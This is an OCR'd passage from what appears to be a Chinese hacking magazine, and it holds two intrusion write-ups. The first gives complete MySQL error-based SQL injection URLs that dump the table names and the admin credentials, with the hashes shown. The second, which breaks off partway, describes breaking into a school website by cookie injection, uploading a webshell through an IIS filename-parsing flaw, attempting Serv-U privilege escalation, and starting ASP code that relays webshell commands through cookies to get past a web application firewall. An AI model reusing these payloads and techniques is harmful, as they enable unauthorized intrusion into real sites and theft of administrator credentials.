


图3




图4




图 5




图 6

15,16,17,18,19,20/* 一直到 40 都出错，不可能有那么多列，如图 5 所示。

难道要象access注入一个个去猜吗？好象挺麻烦的，还得手工，更麻烦，怎么办呢？出错出错，哦，MYSQL 不是可以显错注入吗？于是马上测试：

```
http://www.xxxxxx.com/read_l.php?bigname=关键字我匿了%D5'+and+exists(select*from+(select*from(select+name_const(@@version,0))a+join+(select+name_const(@@version,0))b)c)/*
```

得到数据版本为 5.0.24-community-nt，如图 6 所示。

于是继续暴表：

```
http://www.xxxxxx.com/read_l.php?bigname=关键字我匿了%D5'+and+exists(select*from+(select*from(select+name_const((select+group_concat(table_name)+from+information_schema.tables+where+table_schema=database()),0))a+join+(select+name_const((select+group_concat(table_name)+from+information_schema.tables+where+table_schema=database()),0))b)c)/*
```

得到表名：admin,class,denglu,gpyz_tel,hsgs,lingdao,member,news,qb_tel,qw_t。暴表admin的列：

```
http://www.xxxxxx.com/read_l.php?bigname=关键字我匿了%D5'+and+exists(select*from+(select*from(select+name_const((select+group_concat(column_name)+from+information_schema.columns+where+table_name=0x61646D696E+limit+0,1),0))a+join+(select+name_const((select+group_concat(column_name)+from+information_schema.columns+where+table_name=0x61646D696E+limit+0,1),0))b)c)/*
```

得到 id,adminname,adminpws,time,leibie。

暴表 admin 列 adminname,adminpws 的值：

```
http://www.xxxxxx.com/read_l.php?bigname=关键字我匿了%D5'+and+exists(select*from+(select*from(select+name_const((select+group_concat(adminname,0x7c7c,adminpws)+from+admin),0))a+join+(select+name_const((select+group_concat(adminname,0x7c7c,adminpws)+from+admin),0))b)c)/*
```

得到 jyhtgly||77b3e6926e7295494dd3be91c6934899；admin||a66abb5684c4596。

注入结束。

编辑点评：文章写得稍显不足。第一没有提供acess的注射pl脚本，虽说access 的语句大家已很熟悉了。第二php+mysql没有提供更多的图。因为php+mysql暴错注入比较少见，这是我编发这篇文章的理由。文章里的注射mysql5的暴错语句我是明白怎么用了，但是让我理解这个语句的意思还真为难，不太懂，呵呵。

COOKIE 利用，绕过 WEB 应用防火墙

破℃军

据我所知，Cookies在入侵检测方面的应用有：绕过程序的防注入(未过滤Cookies或过滤不全)、利用XSS盗取Cookies实施后台欺骗。作为前者衍射的一种方法，Cookies还能绕过很多防火墙的过滤来做你想做的事！

前段时间我在弄学校的网站，一开始上 Google 关键字 powered by 搜出很多的 ASP 程序，都是 access 数据库，很幸运我通过注入很快得到其中一个管理员密码，但登录后台却没找到上传的地方，修改网站配置文件写入一句话时又被 WEB 应用防火墙拦截，连续几个 ASP 程序都是这样，即便它本身是漏洞百出的，也可能被管理员修改过或因 WEB 应用防火墙的拦截而变得不易得到webshell(注意：我是通过Cookies注入得到的密码，所以关键一点是这个防火墙是不过滤Cookies的，不排除是配置的问题)。

后来用“site:XXX intitle:上传”居然就出现一个上传页面，能上传 txt、doc、xls、ppt、exe、rar、jpg、gif，而且是游客就能使用的功能啊，真是大意！利用 IIS 解析漏洞上传个 pj.asp;.rar 立即得大马。再上传个 CMD.EXE 改名love.exe 备用如图 1。




图 1

通过翻看目录，找到serv-u，版本 V6.3，看来这下提权有望了，通过webshell执行提权操作，结果被拦截了，如图 2。




图 2

提示“WEB应用防火墙拦截了你的请求”，现在简单总结如下：学校网站分布了很多 ASP 程序给各个系各自管理，单靠一个 WEB 应用防火墙做总体的防御。而它拦截SQL注入，拦截 WEBSHELL 的操作，成为提权的最大障碍，只要绕过它，这网站就没安全可言了。好，下面我们开始介绍怎样利用 Cookies 来绕过拦截执行 webshell 操作。

前面已经提过这个 WEB 应用防火墙不过滤 Cookies数据，说真的，WEB应用防火墙我一点都不了解，它的拦截提示也没告诉我更多的信息(软件名、版本之类的)，我只能猜是管理员配置的失误不过滤 Cookies 数据，而令我等小菜有机可乘，呵呵，首先我们做这样一个如图 3 所示的页面。




图 3

大家应该注意有个"Motd"可以选择用POST还是COOKIES方式提交数据，当选择COOKIES的时候，这个客户端必须运行在服务器上（可以自己在虚拟机上架设），因为它先把数据提交同目录下的一个ASP页面（已经加上注释，应该是很易看懂的）：

```
<%
Dim p_pw, p_code, p_mycode, p_url, p_ref, p_cok
p_pw = request("pw")                                       '小马密码
p_mycode = request("mycode")                               '自定义的ASP代码
